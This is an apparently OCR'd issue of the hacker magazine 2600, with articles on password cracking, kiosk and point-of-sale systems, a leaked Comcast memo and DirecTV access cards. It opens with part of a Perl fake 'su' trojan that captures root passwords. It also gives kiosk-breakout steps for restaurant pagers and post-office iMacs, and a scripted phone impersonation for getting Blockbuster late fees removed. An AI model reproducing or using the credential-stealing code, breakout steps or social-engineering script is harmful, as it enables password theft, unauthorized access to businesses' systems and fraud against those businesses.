print "Yeah, this program needs to be fixed. Sorry for the inconve-
nience.\n";
print "\n";

# One 'real' system prompt calling 'su' coming up....
print "[guest@";
print "$host /]\$ su ";
print "\n";
print "password:";

# Come to daddy
my $command = <STDIN>;

# Change the following lines to mail the password to you
# You'll need to add a few things like full hostname and, hopefully,
# an IP address
system("clear");
print "\n";
print "Your root password is $command \n";
print "Thankfully this is just a proof-of-concept program.\n";
print "You may want to be more cautious in the future.\n";
print "\n";
print "Gr\@ve_Rose\n";
print "\n";

# Turn echo back on so we can see what we're typing
system("stty echo");

--end code--
```

# Advanced Password Recovery

**by Galahad**

Password-cracking programs should be used to get you, your friends, or anyone else who asks for your help, out of a tight situation. For example, you may have forgotten your password and gotten locked out of your own files or programs. I strongly disagree with using such programs to obtain passwords that are not for you to obtain, particularly if you are *not* doing it just to prove to your friends what a "l33t hax0r" you are. This is illegal and, more importantly - from my point of view - immoral.

Many password cracking programs work well, but quite a few of them do not. The bottom line is that it is difficult to find a decent password cracker with good features and a nice user-friendly GUI (Graphical User Interface). This fact frustrated many, including myself, but some time ago I found a number of password crackers which I consider to be the best I've seen. They are a group of password crackers by Elcomsoft, available at http://www.elcomsoft.-com/prs.html.

The password crackers available at the location mentioned above are shareware, which means they require a certain amount of money in order to purchase a S/N (Serial Number). The limitations placed upon the shareware versions are enough to prevent you from doing any serious cracking (the limitations are mentioned at the download site). This can help keep some of the malicious "hackers" from obtaining other people's passwords, but in today's Internet society it is surprisingly easy to obtain serial numbers and program cracks for free.

At the above web site, there are password crackers for many of the password-protected programs or files found on your normal PC, running M/S Windows. One of the best is AZPR (Advanced Zip Password Recovery) which cracks WinZip passwords. Another great one is AO2000PR (Advanced Office 2000 Password Recovery) which cracks virtually any password you may run into, while going through M/S Office files (M/S Office 97 included). AIMPR (Advanced Instant Messengers Password Recovery) is a program capable of obtaining the passwords of 17 different "Instant Messenger" programs on a local computer in just a few milliseconds. I'll start by explaining every feature of AZPR below and will fill in any blanks encountered on the others.

**AZPR v2.0**

*ZIP Password-Encrypted File:* Pretty simple. Just click browse and select the file you want cracked. Or you can type it in.

*Password Length Options:* Select the minimum and maximum password length you want it to search for. For instance, if you know the password is seven characters or less, you'll put minimum to one and maximum to seven.

*Type of Attack:* Select the attack you would like it to perform. Dictionary will enter every word in a wordlist, and if the password is included in that list, you've got it. Brute-Force will try various combinations of letters, depending on what you set in the Brute-Force range options. I would recommend trying the dictionary attack first, as it takes much less time than Brute-Force. If you're in luck, you've saved time. If you're not, at least you tried.

*AutoSave:* Selecting this and choosing the time period to elapse between AutoSaves has the program save its state. For instance, if you set it to three minutes, it'll save its state every three minutes, so if it has a problem and closes or you close it in a hurry, the next time you crack the same file you'll start from the state it was in since the last save.

*Priority Options:* You can select between Normal and High. If you're planning to use other programs at the same time and you're not in a real hurry, then Normal is for you. But if you're just going to leave it go while you're at school or work or sleeping or whatever, then you should use High. What happens is that High uses more memory so it cracks faster, but it slows down all other applications.

*Brute-Force Range Options:* Here you can enter what digits the program is to look for. Let's say if you know that the password was all in small letters, then you'll select "All Small". If it also included numbers, then you'll select "All Digits", and so on. You can select "All Printable", which combines all the other options. You can also use "Custom Charset" if you know what letters are used in the password. Let's say you know that the password is made up of only the

letters g, a, l, h, and d. Then you'll set the Charset to those letters. "Start From Password" helps if you know the first letter or the password. For instance, if you know it started with "h", had six digits and all the letters were small, then you can type in "haaaaa".

*Dictionary File:* If you'll use the Dictionary recovery method, then you'll have to specify which dictionary file to use (*.dic). There is such a file in the installation directory of AZPR, and it's called english.dic. This is the best dictionary file. It has almost every word you can run into in the English language. You can also have it try to capitalize the first letter of each word, or try to capitalize all the letters.

*Start:* Take a wild guess. If it's correct, you win a laundry machine (you're paying for it though).

*Stop:* Same as above.

*Read Setup:* You will load a setup previously saved, and you'll have the same settings as they were when it was saved.

*Save Setup:* Save the current settings.

*Register:* You can ask for 50-50 if you want....

*Quit:* Hmmm...I wonder....

**AO2000PR v1.02**

*New/Open Project:* You can save the state the program is in and load it later.

*Start/Stop Recovery:* What it says.

*IE Symbol:* Clicking on that will get you the "IE Content Advisor" password, if it exists.

*Encrypted Office 97 Document:* Open the file you want cracked.

*Type of Attack:* You can choose from Brute-Force, Brute-Force With Mask, and Dictionary Attack.

*Brute-Force:* Password length and range options are explained in AZPR. Now, masking is used if you know parts of the password. Let's say you know the password has seven digits, the first letter is "h", the fourth is "8", and the last is "y". You'll leave the "starting password" field blank, and in "mask" you'll type in "h??8??y". The ?'s are the masks. You can use another mask, such as "#" where the entry would be "h##8##y", but you'll have to change it in the "Options" tab.

*Dictionary:* Most of this has already been covered in AZPR. "Mutations" will try ten combinations of each word in the dictionary using upper and lower case.

*Auto-Save:* It's been covered in AZPR.

*Options:* In priority options, "Background" is AO2000PR's version of "Normal". You can set the program to log your activity and you can clear the history. "Make Backup Before File Changing" makes a "bak" file of a Microsoft Access database if you change the password. You can set the mask symbol and you can set how often you want the progress bar (down below) to be updated.

*Benchmark:* This will calculate how many passwords your computer can enter each second.

**AIMPR v1.21**

*Select Messenger:* Click on that folder icon and select the IM (Instant Messenger) that you want. If it's on that computer, you'll have the password in a matter of seconds. That's all there is to it, actually.

Well, that's all for today. You can download all of these at the location I mentioned previously, and if you do, be nice, be careful, and be smart.


# MISSED H2K2?

Well, that sucks, really. You definitely blew it this time. But it's not too late to go into denial and PRETEND you went. That's right, we have a limited number of H2K2 shirts left (XL only) as well as H2K2 badges (complete with smart cards, magnetic stripes, barcodes, and threat assessment level) and program guides! While supplies last.


Shirts - $18


Badges - $5

H2K2 Package (shirt, badge, program guide) - $20

Order online at store.2600.com or mail check or money order to 2600, PO Box 752, Middle Island, NY 11953

# Fun Password Facts Revisited





**by kaige**
**kaigex@yahoo.com**

While the point hairball makes in Fun Password Facts (19:1) is technically valid - that it is not realistic to store a dictionary containing all possible passwords, his conclusion that this is a problem with the password crackers available today is ill founded.

As stated, "...brute force is a real time-consuming game. It takes raw power that most of us just don't have available." To be more precise, brute forcing *every* possible password takes raw power that nobody has access to. Going by hairball's numbers there are 17,393,337,673,075,145,131 possible ASCII passwords. Even if a program could be written that tested 1,000,000,000 passwords per second it would still take over five hundred years to attempt all of these passwords. (Depending on the type of password you are trying to crack this is actually a very optimistic estimate since 1,000,000,000 is orders of magnitude faster than is currently achievable against many of the algorithms used in practice.)

It is then pointed out that most passwords only use ASCII codes 32-139, which would lead to a password that can be cracked in just a few years at 1,000,000,000 tries per second. Almost feasible - if you have a decent size distributed network of blazing hardware and a few years to wait. Usually, none of these is true.

So, what is the solution?

It turns out that the best solution, in general, is exactly what many of the password crackers have implemented. Really, it is just an extension of already demonstrated logic. We reduced the search space by 432,197,966,893,081,601 because of the observation that most passwords will only use ASCII codes 32-126. We can reduce this even further if we just take a moment to figure out if there are any other subsets we can remove.

As it turns out, there are *lots*. For example, it is not often you will find a password such as Xtn(DJ"z, $N40NzJH, DxdL(&$&, et cetera. Most people would not be able to remember a password with even this paltry amount of entropy. Thus, *most* passwords will be easier to remember. Think about what would make a password easier to remember.

Most people:
- Use a dictionary word.
- Use some combination of dictionary words.
- Try to obscure it somehow (such as using 1337).

Because of this, it is usually completely unnecessary to bother brute forcing through even the keyboard printable characters. A good dictionary - one that extends beyond basic English by including the names of favorite television/movie characters, slang, et cetera - can directly break the vast majority of passwords. Some password crackers will even go the next step and perform transformations on the dictionary, trying to account for whatever little things people may do (such as appending a number to a word).

As crackers go, I recommend John the Ripper. Not only does it support dictionaries with transformations and brute forcing, but it is easy to edit the config files to add whatever transformations you might come up with, and can even be extended to employ external programs to crack algorithms it does not natively support. It is freeware and works in both Linux and Windows, so go get it. Do try and find a better dictionary though, because the one it comes with is not the greatest.

So, the point being, the crackers available out there are not *flawed* because they use dictionary files, they are just using probability to try and crack the target passwords given the constraints in power and time. In practice, they successfully break the vast majority of passwords in less than a day.

**Better Password Practices**

If you are still using simple passwords like those discussed above, please stop. Stop now. You are endangering your own data and the data of everybody else on your network. Shame on you.

*And please* do not tell me that you are using the same password on every single one of your accounts! If you are, your accounts are only as secure as your weakest password. For instance, while your Linux password is probably MD5 hashed (along with some extra crap just to make brute forcing take longer), your Windows password probably exists somewhere on your computer as a LanMan hash, which is considerably weaker. Hell, you might even be using the same password for instant messaging! (Almost all instant messaging passwords are trivial to break.) Or *(the horror),* for your FTP password - *which is sent plaintext over the network.*

So:

- You need better passwords.
- You need more passwords.
- You need to remember all these things.

**What to do?**

A common solution is to use password phrases. This is where you take a long phrase that you can remember and compress it down to a nice little password. For example, the phrase "We the people of the United States, in order to create a more profitable union" could compress down to "WtpotUSiotcampu". Unfortunately, this only involves upper and lowercase letters and there would only be 52^8 possible passwords, which our hypothetical billion password per second machine could brute-force in just over 14 hours.

So we want to mix some numbers in there, and maybe some random other characters. But what is a good way to do this? We could combine the above with some sort of number, but it is a bad idea to use a personally meaningful number (such as birthday, SSN, street address). We could just mix numbers in randomly, but then it becomes difficult to remember a large number of these passwords.

My solution to this dilemma is to use a "password safe." A password safe is a program that stores x number of passwords and protects them all under one master password. This makes it so that the user only has to take the time to memorize a single *(strong)* password. It is then possible to use very strong passwords across all of your other accounts, and it doesn't matter whether you can remember them. In fact, since it does not matter how complex the passwords are once you are using a password safe, make them as complicated as possible. I recommend randomly generating them. I recommend PasswordSafe 1.71 by CounterPane. It is freeware and it is good. Even better, PasswordSafe 2.0 is going to be open source (eventually).

I personally have well over 50 accounts (most of them obligatory) on various websites, and for each one of them I use a random password generator to generate my password as long as the site will allow and using whichever characters they will allow as the random pool. There are lots of programs out there to do this, but be a little careful in picking one because some of them are not all that random. *Do not* just write one using rand() or some other crapass pseudo-random scheme. I wrote a program called PasswordGen. In Linux it uses /dev/random and in Windows it uses CryptoAPI to generate cryptographically random passwords. Email me and I can send it to you if you really cannot find anything else worthwhile.

Some people will now complain that the password safe solution does not work for them because they move from computer to computer too often. My solution to this issue is to purchase a very small USB hard drive and store the password safe there. Not only does this make the safe completely portable, but it has the nice little benefit for the paranoid of making it so that the password database itself does not even exist on a computer to be hacked unless the drive is plugged in.

I find solace in the fact that my passwords are nice and random, and different from account to account, so that it would take incredible amounts of brute-forcing to break them all. I find solace in the fact that this makes my password database the primary target for acquiring my passwords, which would mean breaking the encryption on the safe (128-bit Blowfish for PasswordSafe). I *especially* find solace in the fact that you would have to physically accost me to even get the database file to hack at!

PS: Even if you do all of the above, there are other methods for getting at your passwords. Somebody could walk by and watch you as you type a password in or install a keyboard monitor on your system or drill out a pinhole video camera aimed at your keyboard. Because of this, *change your passswords frequently,* and *keep track* of your accounts regardless of how good your passwords might be.

# Hacking on Vacation

**by Eric**

I'll start with Disney World. Both WDW (Walt Disney World) and Universal Studios/Islands of Adventure have a "Fast Pass" system (Universal calls it "Universal Express") that allows you to get a ticket for a certain time slot (usually anywhere from ten minutes to an hour ahead). When the time slot comes around, you can go to the head of the line (actually, get into a separate, shorter, Fast Pass line). Now, the WDW and US/IOA tickets are only checked by an attendant - no electronic verification is used. And the attendant looks at two things- the color/background of the ticket that indicates the ride for which it is valid, and the black, thermally printed text that indicates what time slot it is for. Universal Express tickets are printed on card stock and have preprinted generic backs (not ride particular) and have low-resolution (thermally?) printed fronts that have the time slot (in Comic Sans MS font) and ride logo. Since the Fast Pass/Universal Express tickets are free and easy to get, a dishonest person would have rather little difficulty reproducing them.

The WDW Fast Pass system uses a simple client/server topology; where the dispenser boxes read the magnetic stripe on the park pass (the one you paid $50+ for), and send it to the central server using "Black Box" short haul modems. (Black Box is the name of the modem model or manufacturer - I was not able to find out which.) They're secured by a lock on the back that needs to be unlocked before the half-moon handle can be turned to unlock the cover of the clients; the lock appears to be a standard pin- or disc-tumbler type. I know that Disney offers $200 6-hour behind-the-scenes tours of the utility tunnel system and stuff like that for people over 16, photo ID required at the gate. (If it's fake and they find out you're out $200.) If any reader goes on one of these tours, please write in!

An interesting fact - some of the LED signs in US/IOA have DB9 and PS/2-type connectors hanging off the back. I wonder....

At some of the more expensive themed restaurants in the area (NBA City in the Universal Studios shopping area just outside the park, for example) the "your table is ready" notification system uses things called TouchPaks. What is really cool about these is that they are literally just Compaq iPaqs with the "double the weight and thickness" PCMCIA adapter, an Orinoco WLAN card, a special system extension that is customized to the restaurant - in this case, a basketball theme that allows the user to play trivia games and watch movies - in a special "tamper-proof" case. ***cough*** The trick is with the snaps on the back. They are damn near impossible to open by hand or even by screwdriver unless you know the trick, possibly because of the punched dot on their backs. So anyway, what you do is take out your handy flathead screwdriver (on your SwissTool or whatever) and slide the blade under the snap, between the female and male parts. Stick it opposite the punched dot, but not *exactly* opposite. Some experimentation is needed. I think the trick is to get the corner of the screwdriver's head opposite the dot, but I am not sure. Twist the screwdriver. If you did it right, the snap should lever off with a small amount of force; if you didn't get it right then it won't do anything (xcept break, if you twist *too* hard).

To put the snaps back on, you need to find the small black tab on the inside rim of the female half of the snap. It's that tab that makes them tough to put back on, so just tilt the snap so the black tab is closest to the male snap-half and push the female down so the black tab hooks under the rim of the male and then you can push the rest of the female down and she'll snap right back in.

Why would one want to access the hardware? The reset button of course! You see, the WinCE UI is protected from "hacking" by the fact that the extension ("overlay" UI) runs at boot and intercepts all button presses. However, if the battery reaches ten percent, the custom UI will drop the user into a "Low battery, please see the hostess" screen, *with the start menu in*

*the upper left corner!* To get the battery down that low, you can either wait a while, or play some movies. (NBACity's custom UI lets you watch short basketball movies, and the MPEG decoder makes the CPU suck juice like you would not believe.) Incidentally, while you're looking around in the WinCE UI, the overlay UI might not be able to receive signals from the base, so you may want to do the hacking on a busy night when you know there's quite a while until your table is ready. Reset the unit to restore it to its original state.

The custom software receives the "table ready" signal using a standard 802.11b network (NBACity's SSID is "NBA") that is not WEP encoded. However, the range apparently does not extend very far outside the restaurant, at least without a directional antenna. Regardless, I doubt the network is Internet-connected, so all one could do would be to sniff and reverse-engineer the protocol. Which would be interesting.... (If you do R-E it, please write!)

The base station in the restaurant is an Intermec "Handheld PC" mini-laptop (in NBA City, located just inside the second entrance doors on a small table) running custom software and using a Cisco Aironet card. Apparently, although there is a "custom message" button in the software, the feature is not yet implemented. Perhaps in the future, or with a bit of sniffing of the message protocol, one could figure out how to send "All Your Tables Are Belong To Us."

Orlando is not the only place you can fiddle around. In many European tourist spots where you can take a self-guided audio tour, you get a squarish black box manufactured by "AntennAudio." It has a row of numbered buttons at the top of the faceplate, and on either side of the LCD display, you have the red stop button, a back button, up and down buttons, and the green play button. The back plate of the unit holds two gold-plated nubs, some recessed contacts to charge the battery, and the on/off slide switch. (Do not turn the unit off unless you speak the local language, as turning it off resets the language. I found out the hard way.) The side panel has a headphone jack and a PS/2-type connector, used to program the unit. When the unit boots up, you can pause the boot sequence by holding down the stop button (it continues when you let go), which is pretty useless, and it displays some rudimentary version information, also pretty useless except for the fact that it tells you that there's some kind of internal memory and processing capability.

As you might guess from the noises it makes when you type in a location code to hear the prerecorded description of what you are looking at, it is just a glorified portable CD player. What you might not guess is that the only thing holding it shut is four or five medium-small Phillips head screws that a handy SwissTool will take care of. If you undo the screws on the "AntennAudio" sticker side and open the cover (being careful not to lose the screws!) you get access to the CD. I did not have time to stick it into my laptop, so I am not sure if the sound files are stored as CD tracks or as data (MP3?). Presumably, the CD would also be able to carry firmware (as it seems to be updatable, since there's a date and version number in the boot screen), so I suspect the latter.

With a bit of hacking, I imagine one would be able to burn a replacement CD; quite handy for those long boring tours. As long as you remember to replace the original when you're done! Note I do *not* advocate changing the tour CD and leaving it in there, regardless of how incorrect or boring the current CD is.

There's another type of audio guide that looks like a really long, skinny remote control and has a remarkably cell-phone-like screen (used at a Roman theatre in southern France) and can take up to four digits for the "commentary code" where typing in 9999 will let you change the language. But that's all I could find.

Something to remember if you go into a French post office- the iMac-based Internet terminals (with a card reader for some kind of credit card) run a pre-OSX variant and use AtEase for protection; pressing Apple-Power (the power key is hidden under a metal strip at the top right of the keyboard, accessible by paperclip or SwissTool-small-flathead screwdriver) will bring up the rudimentary debugger, typing G FINDER should get you to the finder. (PC users- the finder is the equivalent of EXPLORER.EXE; try terminating it in the Close Programs dialog box (or Processes dialog in Win2k/XP) to see what it does.) From there you should be able to find Netscape or whatever. Rebooting will restore it to its original state. Similar but simpler, PC@EASY terminals in airports have the ethernet cable accessible at the bottom right corner of the monitor, just behind the bezel. Plugging in a laptop and getting a DHCP address works, but is unethical....

Have fun! And remember, leave no trace.

# Your guide to TARGET

**by Code0**

I'm about to introduce you to the world of Target stores and the fun you can have there. As always, I'm going to give the standard disclaimer: Don't do anything dumb. Stealing is wrong. Either way, if anyone caught you near a cash register doing anything, you might be hauled back to the AP office for questioning.

I'll touch on the cash registers, which I know best. They are IBM 4694 (I believe) cash registers with an AMD K6-233 and 64MB of RAM. They currently netboot into MS-DOS 6.22 and run IBM POS software known as PC POS. These registers also have an LCD touchscreen on them. Some older stores, however, have 9 inch IBM CRT displays. I do, however, think that they might change this to a version of Windows when they switch to the CommonPOS software sometime in late 2002. The register software security is quite a joke. On every receipt, there is a number labeled CSH which is the first three digits of a four digit cashier number. One more digit and you're signed in. While signed in, you can start ringing items and total the sale. Most anything interesting here requires a manager's key, also known as a 52 key. The manager's key can do various things, like overrides for a stubborn coupon, setting the register in training mode, and various system tests. The only other feature I can think of that might be of any interest is the Inquiry key which lets you cross reference a UPC to a DPCI (Target's SKU system) and look up gift card balances.

As for Food Ave., their registers are quite different, at least software-wise. They run Windows 95 and POS software based on IE. From reading IBM's documentation, I believe that this is OpenPOS. You can also Alt-Tab on these computers to a simple menu which allows you to shut down the system, access host (3270 terminal to the store's AS/400 for email, etc.), and some other functions.

The service desk also runs Windows 95 with the regular DOS based POS software and a 3270 connection to connect to the host to do Target Visa applications. The bridal/baby registry computers near the service desk run either Windows 98 or Windows NT4 with the kiosk software. I seem to remember that you can touch the corners of the touchscreen to exit the software in some way. These also have Lexmark laser printers, so the bottom of the kiosk with keyboard, etc. is sometimes open when there are printer problems.

The can machines in the store are quite interesting. They run Windows 95 or 98 and either have a CRT or an LCD depending on the model. These are connected to the store network, so you can browse the network from them. The network connections for them are usually near the ceiling, or sometimes near the top of the machine. These machines usually can't be seen from guest service, but you can't usually do anything interesting with them without opening the front door to get at the puck mouse, which requires a key.

The other workstations in the store are Dell Optiplex systems running Windows NT4 or Windows 2000 Pro. They are usually logged in with the host 3270 application running. The break room also has two systems which run an IE kiosk to connect to the TMSC website for employee services. The site is workscape.target.com, but it seems like it's just on internal DNS. I was able to access the IE search bar once, but any access to other websites is blocked.

The only other interesting piece of technology that I can think of at Target are the PDTs, or Personal Data Terminals. The PDTs I've seen are Symbol brand with an integrated barcode scanner. They boot from a RAM disk and run DR-DOS 7 (I think that's the version). They require an employee number to log in and access any interesting apps, but they are usually left logged in. They do, however, timeout and log off after a long while. The employee numbers are eight digits long, something you would probably not be able to guess. The main program is a batch file which you can just break out of with a Ctrl-C. There seems to be nothing interesting on these devices, although I have not been able to find a colon (:) key, so I cannot switch drive letters. To reboot these machines, you just press Func-Enter. This hotkey seems to be monitored by a TSR that loads at startup, because I broke out of a batch file during startup and was not able to reset the unit with Func-Enter.

# *Outsmarting* BLOCKBUSTER

**By Maniac_Dan**

I used to work at Blockbuster, so I am very familiar with their policies and practices involving late fees. I'm not going to discuss how stupid the policies are, and I'm sure that there are people who would argue with me no matter what I say, but if there comes a time when your car breaks down and the guy behind the counter just won't believe you and you get charged $25 for 15 minutes, then you can use this method to have your fee removed. They try to make you pay your fees whenever they can, and the stores get a daily report of all fees outstanding on any and all accounts worldwide. Pretty much what that means is if you return a movie late to any Blockbuster and don't pay your fees, your account can be suspended in every Blockbuster around the world. The outstanding fees can be paid at any Blockbuster though (for your convenience in giving Viacom more money) but herein lies the weakness in the system: If your account is disabled due to a fee at another store, then the store you are trying to rent at has to call the store where you have a fee. The store with the fee on record must delete the fee and verify that a fee has been added to the account at the store you are trying to rent at. All customer accounts are stored locally, and the only information that is passed between stores is outstanding late fees. You have fees at one store (store #1 from now on) and you need to call that store and pretend to be from another store (store #2) and make the employees at store #1 remove the fees from your account, thinking you're paying at store #2. Now to do this you need a store number from store #2 and your own account number, which can be found on your receipts or membership card. Store #2 must be far enough from store #1 so that the employees don't know each other. There are a number of ways to get this store number. One of the easiest ways is to go to the store you want and buy something - the store number is on the receipt. Another way is to call them and say to whoever picks up, "I'm filling out a job application. What's your store number?" Also, if you have a friend with an account at that store, the store number is digits 2-7 on his customer number on the back of his card. For instance, if your customer number is 26732116547 then the number is broken down like this: 2 designates that the number refers to a customer account, 67321 is the store number, and 16547 is your customer number. Customer numbers are assigned chronologically. This system allows the stores to function independently of each other without two stores assigning different people the same number. Anyway, now that you have a store number, you need to decide on a fake name (or call the store and use the name of whoever picks up - employees are required to identify themselves when they answer the phone, though most rarely do). Now that you have a valid store number and a fake employee to play, it's time to call and get your fees taken care of. Call up store #1, and your conversation should go something like this:

*Viacom Slave:* "Thank you for calling the Blockbuster in [your town]. My name is Viacom Slave, what can I do for you."

*You:* "Yes, this is [fake name] from store number [#2's store number] in [#2's town]. I have a customer here who says he has fees at your store he would like to pay before it becomes a problem." (Alternately, you could say "I have a hold on an account from your store," but only do this if your fee is more than a month or two old to make sure you account has actually been frozen or else they will become suspicious.)

*Viacom Slave:* "OK, can I get the account number?"

*You:* [your account number from the back of your card]

*Viacom Slave:* "The account is for [your name] and the fee is [fee amount]."

*You:* [repeat the fee to your wall, ask if the wall would like to pay it at "this store"] [pause] "OK, he'll pay it over here."

*Viacom Slave:* "What's your store number again?"

*You:* *sigh* [store #2's number]

*Viacom Slave:* "OK thanks, bye."

And there you have it: Fees are removed. If the Viacom slave at store #1 asks you to do anything else, tell him that you're new and that you'll have the manager call them back when she gets out of the bathroom.

Comcast

# Talking Points
Operation TIPS

## Background Only

Earlier this year, the Justice Department announced plans to ask for the assistance of American workers, who in the normal course of their business day would be in a position to see potentially unusual or suspicious activity in public places as well as private homes (e.g. mail carriers, meter readers, cable installers, etc.) and help in the new war on terror. The proposal, called Operation TIPS, short for the Terrorism Information and Prevention System, recently has drawn a sharp backlash from civil libertarians, right-to-privacy advocates and others across the constitutional spectrum.

Comcast is not participating in Operation TIPS. Should customers inquire about our participation, please use the approved text below to answer their questions.

As always, please direct any media inquiries to our Sr. Director of Public Relations, Jenni Moyer. Jenni can be reached at 215-851-[redacted] At no time should customers be directed to contact Jenni Moyer.

## Talking Points

*The following statements are acceptable verbiage for interaction with customers.*

**Q: Is Comcast participating in Operation TIPS?**

**A:** "Mr/Mrs ____, first, let me assure that Comcast Cable has the utmost respect for our customers' privacy. As you may know, Operation TIPS is a newly proposed, and completely voluntary program, which is currently under review by the Federal Government. At this time, Comcast Cable is not participating in Operation TIPS. Thank you for your inquiry."

**Q: Why isn't Comcast participating in Operation TIPS?**

**A:** "Mr/Mrs ____, while Comcast isn't participating in Operation TIPS at this time, we are continuing to monitor the development of this newly proposed, and completely voluntary program currently under review by the Federal Government. As a normal course of business, we expect our employees to be vigilant while upholding Comcast's commitment to respect our customers' privacy. Thank you for your inquiry."

**Q: Will Comcast participate in Operation TIPS?**

**A:** "Mr/Mrs ____, first, let me assure that Comcast has the utmost respect for our customers' privacy. As you may know, Operation TIPS is a relatively new proposed program, and its structure and scope are still under review by the Federal Government. While we will continue to monitor its development, Comcast Cable is not participating in Operation TIPS at this time. Thank you for your inquiry."

**Is there something interesting happening in your company?**
**Our fax number is +1 631 474 2677**

# The New Card Up DirecTV's Sleeve

**by Mangaburn**
**mangaburn@ziplip.com**

By now, it is old news to the DirecTV hacking community, but the uninformed or unconcerned may find it interesting to learn that DirecTV is currently in the process of a "card swap." This swap entails contacting each current DirecTV programming subscriber and replacing their older, currently "insecure" access card with a new "secured" access card. It is an expensive undertaking on DirecTV's part and, judging from past "swaps," ultimately ineffectual in stemming what is laughingly referred to as "signal theft." But try they will and, from the looks of it, there is change in the wind.

During this current "swap," the incoming new card has been dubbed the "P4" (Period 4, which follows the P3, P2, and P1 - or HU, H, and F cards respectively), and it is an interesting creature indeed. Of course, development of a hack is already underway worldwide, but after getting my hands on one of these new cards, I immediately began to wonder about a very different feature of this particular card.

Printed on the front of the card is the following phrase, as part of the graphic: "Access Card: 4." This phrase is intriguing to me for two reasons:

1) The average, normal subscriber wouldn't know or care that this is DirecTV's fourth access card version. Most, I am sure, haven't any clue as to what the "4" stands for on their card.


2) Any variation, even slight, of the DirecTV graphic on the front of the card would be more than enough of an identifier for any retailers or DTV Customer Service phone reps that would need to identify a particular card.

Keeping these points in mind, there is another perplexing thing to consider: the absence of a specific "P4" identifier on the reverse of the card, as has been the case with past access cards. Here is a quick breakdown of the history of DirecTV's past access cards' unique identifiers:


*Period 1 - "F" Card:* reverse side shows CAM ID [XXXX XXXX XXXX] and a unique identifier [FXXXXXXXXXXX]

*Period 2 - "H" Card:* reverse side shows CAM ID [XXXX XXXX XXXX] and a unique identifier [HXXXXXXXXXXX]

*HU Card:* reverse side shows CAM ID [XXXX XXXX XXXX], a unique identifier [H or A, then XXXXXXXXXXX], and a card-type identifier [HUXXXXXB].



*P4 Card:* reverse side shows CAM ID [XXXX XXXX XXXX] and a unique identifier [AXXXXXXXXXXX].




Note that the HU card has a card-type identifier, in which the letters "HU" were incorporated. Additionally, the H card has the letter "H" in its unique identifier, as did the now defunct "F" card. The P4 lacks any such reverse identifier, since the reverse side unique identifier, beginning with an "A," could just as well be an "HU" card. With no differentiation on the reverse, the P4's unique identifier is, in effect, the "Access Card: 4" phrase on the front side of the card. Believe it or not, this may be a significant change in DirecTV's anti-"signal theft" strategy.

I know it's getting convoluted, so I'll get on with establishing my theory. I think that DirecTV has finally sorted out how it produces and identifies access cards. In essence, we are looking at a new, standard approach to DirecTV access card security revisions. Without a reverse side identifier, the only obvious thing that sets this card apart is its front side graphic, and I think this new card's design is more than just an elimination of extraneous data on the reverse side of the card, and even less likely a change for aesthetic differentiation. I believe this is DirecTV's new access card format, with a functional, variable identifier that from here on out will be found on the front of the card, specifying security revisions in the event of a future "swap" with a change in the numerical character.

If you look at the front of a P4, compare the font that is used for the words "Access Card:" and the font used for the number "4." They are obviously different fonts. Now, at first glance this could seem to mean nothing. But my theory is that should, at any point in the future, new security measures be needed, such changes could be made to this very same style of card, and the "4" would be changed to a "5." And so on, as needed. A major design change is no longer necessary, just a change to the numerical identifier. Thus, this "Access Card:" style card becomes the new basis for all DirecTV access cards, and any changes "security-wise" will be noted by a change of the number on the front of the card, i.e., "Access Card: 5", "Access Card: 6", et al.

Furthermore, I think this method is saving DirecTV some cash in the long run. Rather than warehousing boxes of "Access Card: 4" cards, I believe that they are stockpiling "Access Card: _" cards. By only manufacturing as many of the "4" version as is needed, they are able to keep from being stuck with millions of "4" cards if and when they decide to perform another "swap." With this new method, the moment a new card version is needed, the very same cards can be used, and no overstock of outmoded cards are left as a result. DirecTV can simply continue manufacturing cards on an as needed basis, simply changing the security measures and filling in the blank after "Access Card: _" with a corresponding version number. Not that this is something they would particularly want to do, considering the exorbitant cost of a "swap," but it certainly is an avenue that they have apparently left open for themselves.

Of course all of this amounts to mere speculation, but it would seem to me that DirecTV has in effect "standardized" their access cards, and any future smart card implementations will probably look just like the P4, only with a different numerical identifier. Simply put, I can think of no other reason to print the number "4" on the front of the card, unless the plan is to change the number in the future.

